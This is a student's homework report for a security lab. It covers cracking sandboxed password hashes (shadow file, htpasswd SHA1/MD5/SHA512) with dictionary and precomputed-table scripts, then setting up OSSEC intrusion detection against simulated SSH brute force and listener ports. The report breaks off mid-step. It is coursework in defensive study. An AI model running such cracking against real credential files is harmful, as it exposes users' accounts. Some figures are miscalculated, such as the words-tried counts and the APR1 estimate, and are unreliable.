HW4 Report

Task 1: Elementary password cracking schemes

Task 1: Password Files

1. What error did you receive when you tried to view the shadow password file without privilege?

   Typed `more /etc/passwrd` and got this result

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:106::/var/run/dbus:/bin/false
syslog:x:106:107::/home/syslog:/bin/false
student:x:1000:1000::/home/student:/bin/bash
```

   - the `x` is presumably where the password was stored at one point I would assume

   Then typed `more /etc/shadow` and got this result

   `more: cannot open /etc/shadow: Permission Denied`

2. As recorded in item #1 above, you received an error when you tried to view the shadow password file. Why is this error a good thing?

This make sense given this is where the password digest are probably stored (shadow password file) so a non privilege user obviously won't have access to this

3. What is the hash algorithm that was used to store your password information in the password file?

   Typed `sudo more /etc/shadow`, I saw the student account was at the bottom of the list with presumably some sort of a hash of the actual password

   ```
   student:$6$7voVz3cj$I5AjEXbywvsB.pzjeV4D7m2EdKCeWIefenJ5QDXb0bff0PSHko/6hKjtat7s5QzC0Zx5hlFQ5OquhfsZHm0C40:17719:0:99999:7:::
   ```

   According to the document

   a. Login name: `student`
   b. Digest: `$6$7voVz3cj$I5AjEXbywvsB.pzjeV4D7m2EdKCeWIefenJ5QDXb0bff0PSHko/6hKjtat7s5QzC0Zx5hlFQ5OquhfsZHm0C40`
   c. Date of Last password change: `17719`
   d. Minimum password age: `0`
   e. Maximum password age: `99999`
   f. Password warning period: `7`
   g. Password inactivity period: not specified
   h. Account expiration date: not specified
   i. Reserved: not specified

   According to the document, the password digest field is split into 3 section `$ID$salt$digest`

   in our case

   a. ID: `6`
   b. salt: `7voVz3cj`
   c. digest: `I5AjEXbywvsB.pzjeV4D7m2EdKCeWIefenJ5QDXb0bff0PSHko/6hKjtat7s5QzC0Zx5hlFQ5OquhfsZHm0C40`

   In this case our ID is `6` which is mapped to `SHA-512` as the hash function

4. What salt value was used to generate your stored hash value?

   The salt value is `7voVz3cj` as stated before

5. When was your password chosen, as reported by the chage command?

   running the command `chage -l student` got me this result

```
student@pass-crack:~$ chage -l student
Last password change                                    : Jul 07, 2018
Password expires                                        : never
Password inactive                                       : never
Account expires                                         : never
Minimum number of days between password change          : 0
Maximum number of days between password change          : 99999
Number of days of warning before password expires       : 7
```

   So it is July 07, 2018

6. In item #5 above you recorded the date/time when your password was selected. Why does the system need to keep track of this information?

   Given that there's a Maximum number of days between password change, it indicates that a password can expire which that date can be use to determine the next time the user need to update their password.

   `99999` means never expired in this case after investigating

Task 2: Dictionary Attacks

7. By examining the passwords in `htpasswd-sha1`, which users have the same password?


   ran the command `cat htpasswrd-sha1`, got this result

```
alice:{SHA}A9Z8JjwnpFPvZbKeMDNHJzM8y80=
bob:{SHA}44rSFJQ9qtHWTBAvrsKd5K/p2j0=
carol:{SHA}drwuv3DCvq6R3jONTBmOYoZDdkU=
dave:{SHA}A9Z8JjwnpFPvZbKeMDNHJzM8y80=
eve:{SHA}zfVH7Uxk5plK81z81pxCBMkiepc=
frank:{SHA}mZw1UrSre5xao86b+zuTBdAlPhA=
george:{SHA}Bjq99Tpg62+4dkPUHGQlFhidFTk=
```

Assuming there's not collision by chance with salt and this is just a plain hash, the user `alice` and `dave` have the same password given they have the same hash value `A9Z8JjwnpFPvZbKeMDNHJzM8y80`

8. List the usernames and passwords of any accounts in `htpasswd-sha1` that were cracked when using `tinylist.txt` as the dictionary.

   ran the command `./crackSHA.py htpasswd-sha1 tinylist.txt`, and got this output



   The 2 password that is crack is `alice` and `dave` with a password `awesome`

9. List the usernames and passwords of any accounts in `htpasswd-sha1` that were cracked when using `biglist.txt` as the dictionary.

   ran the command `./crackSHA.py htpasswd-sha1 biglist.txt`, and got this output

```
----------------------------
Pre-processing of input data:
----------------------------
Number of passwords = 7
Number of words     = 2198690
Extracting hashes from file
----------------------------
Cracking...
----------------------------
carol password is '2cute4u'
alice password is 'awesome'
dave password is 'awesome'
bob password is 'password1'
eve password is 'zaq12wsx'
----------------------------
Found 5 out of 7 passwords.
Processed 2198690 words in 5.334 seconds.
```

It was able to find 5 out of the 7 passwords

`carol`: `2cute4u`

`alice`: `awesome`

`dave`: `awesome`

`bob`: `password1`

`eve`: `zaq12wsx`

10. Record the displayed statistics when you performed a dictionary attack using `biglist.txt` as the dictionary.
    a. Number of words tried: 219860
    b. Number of passwords found: 5
    c. Number of seconds: 5.334

11. When a dictionary attack fails to crack one or more passwords (as was the case in the above cracking attempts), what can be said about those passwords?

    These passwords are probably extremely common amongst user since by just iterating some common passwords in the list, it was able to find the correct password with either pre-calculated list of hashed password or calculating hash for each words on the spot in a

short amount of time (will be shorter if it is a native system over a VM + a program written in C and compile with `-O3` flag as I did in Assignment 2).

Task 3: Considering Execution Times

12. Record the displayed statistics when you performed a dictionary attack using `biglist.txt` on `htpasswd-md5`.

    ran the command `./crackMD5.py htpasswd-md5 biglist.txt` and got the following result

```
----------------------------
Pre-processing of input data:
----------------------------
Number of passwords = 7
Number of words     = 2198690
Extracting hashes from file
----------------------------
Cracking...
----------------------------
carol password is '2cute4u'
alice password is 'awesome'
dave password is 'awesome'
bob password is 'password1'
eve password is 'zaq12wsx'
----------------------------
Found 5 out of 7 passwords.
Processed 2198690 words in 5.274 seconds.
```

    a. Number of words tried: 219860
    b. Number of passwords found: 5
    c. Number of seconds: 5.274

13. Item #12 recorded the time it took to perform a dictionary attack on a file of MD5 digests. Assume there is a hash algorithm called APR1 that is simply 1000 iterations of MD5. If this password file indicated that APR1 had been used instead of MD5, approximately how many seconds would it have taken? Show your work.

    $\frac{5.274}{219860} = \frac{x}{1000}$
    $x = \frac{5.274*1000}{219860} = 0.0239879923588$ seconds

14. Item #12 recorded the time it took to perform a dictionary attack on a file of MD5 digests. If this password file also contained salt values that were used in the creation of the MD5 digests (i.e., it contained the following: username, salt, digest), roughly how many seconds would it have taken? Why?

    Assuming the algorithm generate a HashMap to store all the possible password then just loop through to check (which doesn't seems to be the case here), then $\frac{5.274}{219860} * |\text{amount of salts in the file}| * 219860$ will be roughly how many seconds would this taken.

15. Record the output data when using `biglist.txt` on `htpasswd-sha512`.

    ran the command `./crack512.py htpasswd-sha512 biglist.txt` and got this result

```
----------------------------
Pre-processing of input data:
----------------------------
Number of passwords = 7
Number of words     = 2198690
Extracting hashes from file
----------------------------
Cracking...
----------------------------
carol password is '2cute4u'
alice password is 'awesome'
dave password is 'awesome'
bob password is 'password1'
eve password is 'zaq12wsx'
----------------------------
Found 5 out of 7 passwords.
Processed 2198690 words in 11.918 seconds.
```

    a. Number of words tried: 219860
    b. Number of passwords found: 5
    c. Number of seconds: 11.918

16. Referring to the times recorded in #12 and #15, if a system was using MD5 as the hash function for storing password information, but then switched to SHA512, by what percentage would it slow down a dictionary attack (or a brute force attack)? Show your work.

Given the input list is the same, just the algorithm is change, we can just do $\frac{newspeed - oldspeed}{newspeed} = \frac{11.918 - 5.274}{11.918} * 100 \sim 55.75\%$

17. Review the results of the spreadsheet when 10,000,000,000 passwords/sec was entered. From the point of view of a computer security officer, what conclusions or observations can be made?

From the spreadsheet, just `100` passwords to process for

100			
100			
15			
Lower-case (26)	Lower & Upper-case (52)	Lower/Upper/Digits (62)	All characters (96)
1,677,259,342,285,730,000,000	54,960,434,128,018,700,000,000,000	768,909,704,948,767,000,000,000,000	542,086,379,860,909,000,000,000,000,000
1	1	1	1
1,677,259,342,285,730,000,000	54,960,434,128,018,700,000,000,000	768,909,704,948,767,000,000,000,000	542,086,379,860,909,000,000,000,000,000
27,954,322,371,428,800,000	916,007,235,466,978,000,000,000	12,815,161,749,146,100,000,000,000	9,034,772,997,681,820,000,000,000,000
465,905,372,857,146,000	15,266,787,257,783,000,000,000	213,586,029,152,435,000,000,000	150,579,549,961,364,000,000,000,000
19,412,723,869,047,800	636,116,135,740,957,000,000	8,899,417,881,351,460,000,000	6,274,147,915,056,820,000,000,000
53,185,544,846,706	1,742,783,933,536,870,000	24,381,966,798,223,200,000	17,189,446,342,621,400,000,000
531,855,448,467	17,427,839,335,368,700	243,819,667,982,232,000	171,894,463,426,214,000,000
53,185,544,847	1,742,783,933,536,868	24,381,966,798,223,200	17,189,446,342,621,400,000

a. lowercase only: 1,677,259,342,285,730,000,000 seconds
b. lower + upper: 54,960,434,128,018,700,000,000,000 seconds
c. alphanumeric: 768,909,704,948,767,000,000,000,000 seconds
d. All character: 542,086,379,860,909,000,000,000,000,000 seconds

Now if I change it to `10,000,000,000` as the number of words processed, and `1` as the seconds to process.

Lower-case (26)	Lower & Upper-case (52)	Lower/Upper/Digits (62)	All characters (96)
1,677,259,342,285,730,000,000	54,960,434,128,018,700,000,000,000	768,909,704,948,767,000,000,000,000	542,086,379,860,909,000,000,000,000,000
10,000,000,000	10,000,000,000	10,000,000,000	10,000,000,000
167,725,934,229	5,496,043,412,801,867	76,890,970,494,876,700	54,208,637,986,090,900,000
2,795,432,237	91,600,723,546,698	1,281,516,174,914,611	903,477,299,768,182,000
46,590,537	1,526,678,725,778	21,358,602,915,244	15,057,954,996,136,400
1,941,272	63,611,613,574	889,941,788,135	627,414,791,505,682
5,319	174,278,393	2,438,196,680	1,718,944,634,262
53	1,742,784	24,381,967	17,189,446,343
5	174,278	2,438,197	1,718,944,634

a. lowercase only: 167,725,934,229 seconds
b. lower + upper: 5,496,043,412,801,867 seconds

c. alphanumeric: 76,890,970,494,876,700 seconds


d. All character: 54,208,637,986,090,900,000 seconds

From the point of view of a computer security officer, we should allow user to choose from all characters as password, then mixed in with salts. Even if the attacker can somehow have a super computer processing it. It will still takes a relative long time and no longer worth it to attempt to do such thing for an account unless you're extremely dedicated. But obviously, SHA1 as we learn in class is practically broken and should not be used anymore.

We should not limit the character space for password as this significantly reduce the amount of combination possible and also move to a even more advance hashing algorithm like the `SHA-512` and you don't want the hashing algorithm to be "fast".

18. Record the output data when pre-hashed passwords are used to crack `htpasswd-sha1`

    Typed command `ls calc` and got this result (not full as indicated by the scrollbar)



Typed command `more calc/a9` and got this result

- I assume this are the password when hash contains `a9` as its first 2 character in the digest, which we then can reduce the keyspace of password we need to check for each one

a. Number of words tried: 3693

b. Number of passwords found: 5

c. Number of seconds: 0.009

19. Explain why `crackPre.py` did not try all the words in the dictionary.

    Since we know the hash for the words we're looking for, we can just attempt all the password under the directory where the first 2 character of a digest matches the result. Then iterating those words only and ignoring all other possible options.

Task 4: Personal Experimentation

20. Record your observations and conclusions from your personal experimentation.

    ran command `htpasswd -sc htpasswd-me alice`, picked the password `123456`

    ran command `htpasswd -s htpasswd-me bob`, picked the password `password`

    ran the command `cat htpasswrd-me`

    ```
    alice:{SHA}fEqNCco3Yq9h5ZUglD3CZJT4lBs=
    bob:{SHA}W6ph5Mm5Pz8GgiULbPgzG37mj9g=
    ```

    then ran the command `./crackPre.py htpasswd-me calc/`

    a. Number of words tried: 1017
    b. Number of passwords found: 2
    c. Number of seconds: 0.009

    Given these 2 passwords are probably extremely common, this result makes sense, but what fascinated me more is the amount of sped up from the previous attempt, going from 5 seconds to practically nothing is a huge sped up

21. What did you learn from this lab exercise?

    1. DO NOT USE COMMON PASSWORDS
    2. USE LONG PASSWORDS AND MORE CHARACTERS SHOULD BE ALLOW
    3. USE BETTER HASHING ALGORITHM

4. USE SALT

22. How could this lab exercise be improved?

    I think this lab exercise was pretty straight forward so no complain, doesn't have much complain about this one compare to the other one from previous assignment or the next 3 coming up

Task 2: Host-based IDS

Task 1 - 4:

read

Task 5.1: Configure OSSEC to monitor the client1 workstation

1. Typed `sudo su` command on the ossec terminal
2. typed `/var/ossec/bin/manage_agents`
3. Typed `A`
    a. name: `client1`
    b. IP: `172.0.0.3`
    c. ID: default (001)
4. Typed `E` follow by `1` to extract the token
5. copy the token
6. Typed `sudo su` command on the client1 terminal
7. Typed `sudo su` command on the client1 terminal
8. Typed `I` and pasted the token in
9. Pressed Enter and exit ossec for both ossec terminal and client1 terminal
10. typed `systemctl restart ossec` for both terminal

Task 5.2: Cause and observe alerts

1. Created a new labtainer terminal for the ossec computer
2. on the new terminal typed `sudo su` follow by `tail -f /var/ossec/logs/alerts/alert.log`
3. Then continuously `sudo su` and `exit` on the client1 terminal

4. received the following on the alert tracking terminal

```
** Alert 1730644976.5003: - pam,syslog,authentication_success,
2024 Nov 03 14:42:56 (client1) 172.0.0.3->/var/log/auth.log
Rule: 5501 (level 3) -> 'Login session opened.'
Nov  3 14:42:56 client1 sudo: pam_unix(sudo:session): session opened for user ro
ot by (uid=0)

** Alert 1730644976.5269: - pam,syslog,authentication_success,
2024 Nov 03 14:42:56 (client1) 172.0.0.3->/var/log/auth.log
Rule: 5501 (level 3) -> 'Login session opened.'
Nov  3 14:42:56 client1 su: pam_unix(su:session): session opened for user root b
y (uid=0)

** Alert 1730644982.5531: - pam,syslog,
2024 Nov 03 14:43:02 (client1) 172.0.0.3->/var/log/auth.log
Rule: 5502 (level 3) -> 'Login session closed.'
Nov  3 14:43:01 client1 su: pam_unix(su:session): session closed for user root

** Alert 1730644982.5759: - pam,syslog,
2024 Nov 03 14:43:02 (client1) 172.0.0.3->/var/log/auth.log
Rule: 5502 (level 3) -> 'Login session closed.'
Nov  3 14:43:01 client1 sudo: pam_unix(sudo:session): session closed for user ro
ot
```

Task 5.3: Add the Web server and test log monitoring

1. repeat Majority of Task 5.1 (same procedure but to different terminal)
   - changed the name to web, ip to `172.0.0.4`, id to 2
2. for web, the restart is `systemctl restart ossec.hids`
3. Got this in the log

```
** Alert 1730645462.418363: mail  - ossec,
2024 Nov 03 14:51:02 (web) 172.0.0.4->ossec
Rule: 501 (level 3) -> 'New ossec agent connected.'
ossec: Agent started: 'web->172.0.0.4'.
```

4. Typed `ssh 172.0.0.4` on client terminal
5. then typed `lkdjsfghdfjkslgdfklsjg` as password which obviously is not the password
6. saw this on the log

```
** Alert 1730645607.419162: - syslog,sshd,invalid_login,authentication_failed,
2024 Nov 03 14:53:27 (web) 172.0.0.4->/var/log/secure
Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user'
Src IP: 172.0.0.3
Nov  3 14:53:26 web_server sshd[757]: Failed password for invalid user ubuntu fr
om 172.0.0.3 port 49934 ssh2
```

Task 5.4: Active responses

1. repeated the `ssh 172.0.0.4` on client terminal multiple time (ctrl c to exit after 1 failed as instructed)
2. eventually got this message on the log

```
** Alert 1730645743.422669: mail  - syslog,sshd,authentication_failures,
2024 Nov 03 14:55:43 (web) 172.0.0.4->/var/log/secure
Rule: 5712 (level 10) -> 'SSHD brute force trying to get access to the system.'
Src IP: 172.0.0.3
Nov  3 14:55:41 web_server sshd[763]: Failed password for invalid user ubuntu fr
om 172.0.0.3 port 46650 ssh2
Nov  3 14:55:37 web_server sshd[763]: Invalid user ubuntu from 172.0.0.3 port 46
650
Nov  3 14:55:31 web_server sshd[761]: Failed password for invalid user ubuntu fr
om 172.0.0.3 port 51948 ssh2
Nov  3 14:55:30 web_server sshd[761]: Failed password for invalid user ubuntu fr
om 172.0.0.3 port 51948 ssh2
Nov  3 14:55:15 web_server sshd[761]: Failed password for invalid user ubuntu fr
om 172.0.0.3 port 51948 ssh2
Nov  3 14:55:12 web_server sshd[761]: Invalid user ubuntu from 172.0.0.3 port 51
948
Nov  3 14:55:09 web_server sshd[759]: Failed password for invalid user ubuntu fr
om 172.0.0.3 port 49692 ssh2
Nov  3 14:55:06 web_server sshd[759]: Invalid user ubuntu from 172.0.0.3 port 49
692
```

3. typed command `iptables -L` on the web server terminal

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  client1             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  client1             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

- seems to indicate drop all network traffic from client1

Task 5.5: Monitor changes to command output

1. Typed `netstat -tan | grep LISTEN | grep -v 127.0.0.1` on web server terminal and got this output

```
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::3306                 :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```

2. found `ossec.conf` on web server under `/var/ossec/etc`
3. edited `ossec.conf` to contains the addition code

```
** Alert 1730646621.429421: mail  - ossec,syscheck,
2024 Nov 03 15:10:21 (web) 172.0.0.4->syscheck
Rule: 550 (level 7) -> 'Integrity checksum changed.'
Integrity checksum changed for: '/var/ossec/etc/ossec.conf'
Size changed from '3304' to '3474'
Old md5sum was: '4f93c58cb2ded1cba8d820cf65381018'
New md5sum is : 'ea9850a25e9493629a5dde2842912b11'
Old sha1sum was: 'ef4b538cf008eedfd88381ac94e6974badcbcdad'
New sha1sum is : '78d3a03e2561d6bdba1bb5386f4ee031442867df'
```

```
<localfile>
    <log_format>full_command</log_format>
    <command>netstat -tan |grep LISTEN|grep -v 127.0.0.1</command>
    <frequency>5</frequency>
</localfile>
```

4. restart the `ossec-hids` service on web server
5. went to `/var/ossec/rules/ossec_rules.xml` on ossec terminal
6. observed the rules
7. restart the ossec server
8. went to client terminal and typed `nc -l 22345`
9. saw this output on alert

```
** Alert 1730646897.430048: mail  - ossec,
2024 Nov 03 15:14:57 (web) 172.0.0.4->netstat -tan | grep LISTEN | grep -v 127.0
.0.1
Rule: 533 (level 7) -> 'Listened ports status (netstat) changed (new port opened
 or closed).'
ossec: output: 'netstat -tan | grep LISTEN | grep -v 127.0.0.1':
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22345           0.0.0.0:*               LISTEN
tcp6       0      0 :::3306                 :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::22345                :::*                    LISTEN
Previous output:
ossec: output: 'netstat -tan | grep LISTEN | grep -v 127.0.0.1':
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::3306                 :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
```

10. closed the `nc` session
11. got another set of output

```
** Alert 1730646937.431378: mail  - ossec,
2024 Nov 03 15:15:37 (web) 172.0.0.4->netstat -tan | grep LISTEN | grep -v 127.0
.0.1
Rule: 533 (level 7) -> 'Listened ports status (netstat) changed (new port opened
 or closed).'
ossec: output: 'netstat -tan | grep LISTEN | grep -v 127.0.0.1':
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp6       0      0 :::3306                 :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
Previous output:
ossec: output: 'netstat -tan | grep LISTEN | grep -v 127.0.0.1':
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22345           0.0.0.0:*               LISTEN
tcp6       0      0 :::3306                 :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::22345                :::*                    LISTEN
```

Task 5.6: Monitor web resource access

5.6.1 Log locations

1. Opened the `ossec.conf` file again
2. located the access log and error log location via this image

```
<localfile>
  <log_format>apache</log_format>
  <location>/var/www/logs/access_log</location>
</localfile>

<localfile>
  <log_format>apache</log_format>
  <location>/var/www/logs/error_log</location>
</localfile>
<localfile>
```

3. Modified to the correct location as instructed

```
<localfile>
  <log_format>apache</log_format>
  <location>/var/log/httpd/access_log</location>
</localfile>

<localfile>
  <log_format>apache</log_format>
  <location>/var/log/httpd/error_log</location>
</localfile>
```

4. restart the service and got a checksum once again

```
** Alert 1730647294.432882: mail  - ossec,syscheck,
2024 Nov 03 15:21:34 (web) 172.0.0.4->syscheck
Rule: 551 (level 7) -> 'Integrity checksum changed again (2nd time).'
Integrity checksum changed for: '/var/ossec/etc/ossec.conf'
Size changed from '3474' to '3476'
Old md5sum was: 'ea9850a25e9493629a5dde2842912b11'
New md5sum is : '581c82ff04a60f86aceb9a9d9f6749af'
Old sha1sum was: '78d3a03e2561d6bdba1bb5386f4ee031442867df'
New sha1sum is : '114169c074f2786d14fb9b5ef5b58b8c8f422878'
```

5. typed command `cat /var/ossec/logs/ossec.log | less` and got this output

```
2024/11/03 14:38:57 ERROR: Cannot unlink file /var/ossec/queue/alerts/execq: No such file or directory
2024/11/03 14:38:57 ossec-execd: INFO: Started (pid: 93).
2024/11/03 14:38:57 ossec-agentd: INFO: Using notify time: 600 and max time to reconnect: 1800
2024/11/03 14:38:57 ossec-agentd(1402): ERROR: Authentication key file '/var/ossec/etc/client.keys' not found.
2024/11/03 14:38:57 ossec-agentd(1751): ERROR: File client.keys not found or empty.
2024/11/03 14:38:57 ossec-agentd(4109): ERROR: Unable to start without auth keys. Exiting.
2024/11/03 14:49:44 manage_agents: ERROR: Cannot unlink /queue/rids/sender: No such file or directory
2024/11/03 14:51:01 ossec-agentd: INFO: Using notify time: 600 and max time to reconnect: 1800
2024/11/03 14:51:01 going daemon
2024/11/03 14:51:01 starting imsg stuff
2024/11/03 14:51:01 Creating socketpair()
2024/11/03 14:51:01 agentd imsg_init()
2024/11/03 14:51:01 os_dns imsg_init()
2024/11/03 14:51:01 ERROR: Cannot unlink file /queue/ossec/queue: No such file or directory
2024/11/03 14:51:01 ossec-agentd(1410): INFO: Reading authentication keys file.
2024/11/03 14:51:01 ossec-agentd: INFO: Started (pid: 744).
2024/11/03 14:51:01 ossec-agentd: INFO: Server 1: 172.0.0.2
2024/11/03 14:51:01 ossec-agentd: INFO: Trying to connect to server 172.0.0.2, port 1514.
2024/11/03 14:51:01 INFO: Connected to 172.0.0.2 at address 172.0.0.2, port 1514
2024/11/03 14:51:01 ossec-agentd: DEBUG: agt->sock: 11
2024/11/03 14:51:01 ossec-logcollector: Remote commands are not accepted from the manager. Ignoring it on the agent.conf
2024/11/03 14:51:01 ossec-logcollector(1202): ERROR: Configuration error at '/var/ossec/etc/shared/agent.conf'. Exiting.
2024/11/03 14:51:01 ossec-syscheckd(1756): ERROR: Duplicated directory given: '/etc'.
2024/11/03 14:51:01 ossec-syscheckd(1756): ERROR: Duplicated directory given: '/bin'.
2024/11/03 14:51:02 ossec-agentd(4102): INFO: Connected to server 172.0.0.2, port 1514.
2024/11/03 14:51:05 ossec-syscheckd: INFO: Started (pid: 752).
2024/11/03 14:51:05 ossec-rootcheck: INFO: Started (pid: 752).
2024/11/03 14:51:05 ossec-syscheckd: INFO: Monitoring directory: '/boot', with options perm | size | owner | group | md5sum | sha1sum | rea
ltime | report_changes.
2024/11/03 14:51:05 ossec-syscheckd: INFO: Monitoring directory: '/etc', with options perm | size | owner | group | md5sum | sha1sum | real
time | report_changes.
2024/11/03 14:51:05 ossec-syscheckd: INFO: Monitoring directory: '/usr/local/etc', with options perm | size | owner | group | md5sum | sha1
sum | realtime | report_changes.
2024/11/03 14:51:05 ossec-syscheckd: INFO: Monitoring directory: '/bin', with options perm | size | owner | group | md5sum | sha1sum | real
:
```

5.6.2 Rules testing

1. typed `curl 172.0.0.4` on client1 and got this output

```
<!DOCTYPE html>
<html>
<title>Hunderblunder and Thunder</title>
<body>

<h1>Hunderblunder and Thunder Turkey Ranch</h1>

<p>Watch this space!</p>

</body>
</html>
```

2. then typed `tail -f /var/log/httpd/access.log` and got this output

```
